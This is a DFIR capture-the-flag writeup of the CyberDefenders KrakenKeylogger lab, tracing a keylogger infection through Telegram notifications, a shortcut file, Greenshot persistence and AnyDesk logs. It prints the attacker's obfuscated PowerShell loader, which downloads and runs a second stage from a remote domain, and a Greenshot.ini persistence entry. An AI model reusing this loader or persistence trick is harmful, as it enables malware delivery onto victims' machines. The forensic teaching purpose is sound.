CyberDefenders: KrakenKeylogger Lab

The following writeup is for KrakenKeylogger Lab on CyberDefenders, it involves investigating a partial disk dump focusing on a specific users profile. This challenge requires the use of tools including DB Browser for SQLite, LECmd, and some sort of text editor. I found it super enjoyable and highly recommend completing it for those relatively new to DFIR.

Scenario: An employee at a large company was assigned a task with a two-day deadline. Realizing that he could not complete the task in that timeframe, he sought help from someone else. After one day, he received a notification from that person who informed him that he had managed to finish the assignment and sent it to the employee as a test. However, the person also sent a message to the employee stating that if he wanted the completed assignment, he would have to pay $160.

The helper's demand for payment revealed that he was actually a threat actor. The company's digital forensics team was called in to investigate and identify the attacker, determine the extent of the attack, and assess potential data breaches. The team must analyze the employee's computer and communication logs to prevent similar attacks in the future.

What is the the web messaging app the employee used to talk to the attacker?

To find the messaging app used by the employee to talk to the attacker, let's take a look at the Windows Push Notifications database via using DB Browser for SQLite as given in the hint. It is located at \Users\OMEN\AppData\Local\Microsoft\Windows\Notifications\wpndatabase.db. If you take a look at the Notification table, we can see a notification from web.telegram:

```
|https://web.telegram.org/|p#https://web.telegram.org/#" displayTimestamp="2023-07-11T16:57:15Z">…
```

Answer: Telegram

What is the password for the protected ZIP file sent by the attacker to the employee?


If you take a look at the cell for the telegram notification, we can see that within the notification is the password for the ZIP file:

```
|https://web.telegram.org/|p#ht

neric">

let test.zip,pass:@1122d</text>
```

Answer: @1122d

What domain did the attacker use to download the second stage of the malware?

This zip file can be found in OMEN's Download directory, within this ZIP file is a shortcut (.lnk) file:



Let's use LECmd, a tool created by Eric Zimmerman to parse this lnk file and extract useful information:

```
.\LECmd.exe -f "C:\Users\timba\Downloads\119-KrakenKeyLogger\challenge\Users\OMEN\Downloads\project templet test\templet.lnk"
```


Within the arguments of this Shortcut file, we can see a powershell command:

```
-ExecutionPolicy UnRestricted $ProgressPreference = 0;
function nvRClWiAJT($OnUPXhNfGyEh){$OnUPXhNfGyEh[$OnUPXhNfGyEh.Length..0] -join('')};
function sDjLksFILdkrdR($OnUPXhNfGyEh){
$vecsWHuXBHu = nvRClWiAJT $OnUPXhNfGyEh;
for($TJuYrHOorcZu = 0;$TJuYrHOorcZu -lt $vecsWHuXBHu.Length;$TJuYrHOorcZu += 2){
try{$zRavFAQNJqOVxb += nvRClWiAJT $vecsWHuXBHu.Substring($TJuYrHOorcZu,2)}
catch{$zRavFAQNJqOVxb += $vecsWHuXBHu.Substring($TJuYrHOorcZu,1)}};$zRavFAQNJqOVxb};
$NpzibtULgyi = sDjLksFILdkrdR 'aht1.sen/hi/coucys.erstmaofershma//s:tpht';
$cDkdhkGBtl = $env:APPDATA + '\' + ($NpzibtULgyi -split '/')[-1];
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$wbpiCTsGYi = wget $NpzibtULgyi -UseBasicParsing;
[IO.File]::WriteAllText($cDkdhkGBtl, $wbpiCTsGYi);
& $cDkdhkGBtl;
sleep 3;
rm $cDkdhkGBtl;
```

This seems to be obfuscated heavily, but the link appears to be here:

```
'aht1.sen/hi/coucys.erstmaofershma//s:tpht'
```

After reading through this powershell script and using ChatGPT, I was able to realise that the script loops from 0 to the length of the reverse URL, in steps of 2 (processing two characters at a time). We can use Cyberchef (or something like Python) to decode the URL:



Answer: masherofmasters.cyou

What is the name of the command that the attacker injected using one of the installed LOLAPPS on the machine to achieve persistence?

After looking around, I discovered that the user had a tool called Greenshot installed, which is a screenshot tool for Windows. If you navigate to Users\OMEN\AppData\Roaming\Greenshot and open the Greenshot.ini file, you will eventually come across the following:

```
; The commandline for the output command.
Commandline.MS Paint=C:\Windows\System32\mspaint.exe
Commandline.jlhgfjhdflghjhuhuh=C:\Windows\system32\cmd.exe
; The arguments for the output command.
Argument.MS Paint="{0}"
Argument.jlhgfjhdflghjhuhuh=/c "C:\Users\OMEN\AppData\Local\Temp\templet.lnk"
; Should the command be started in the background.
RunInbackground.MS Paint=True
```

Answer: jlhgfjhdflghjhuhuh

What is the complete path of the malicious file that the attacker used to achieve persistence?

This was found in the screenshot of the previous question:

```
"C:\Users\OMEN\AppData\Local\Temp\templet.lnk"
```

Answer: C:\Users\OMEN\AppData\Local\Temp\templet.lnk


What is the name of the application the attacker utilized for data exfiltration?

Within the Users\OMEN\AppData\Roaming\ folder, we can see that AnyDesk has been installed on the system. AnyDesk is not inherently malicious, however, it is often used by threat actors to exfiltrate data.

Answer: AnyDesk

What is the IP address of the attacker?

In order to find the IP address of the attacker, we need to examine the ad.trace file contains within the AnyDesk folder. I started off by loading the file into CyberChef and extracting all the IP's (the file is super large so it was easier to pivot from an IP):



After ignoring private IP addresses, I started to look at 77.232.122.31. This specific IP address was associated with several logins, such as the following:

```
Logged in from 77.232.122.31:3974 on relay 872f8937.
```

For this reason, I determined that this is the IP address of the threat actor.

Answer: 77.232.122.31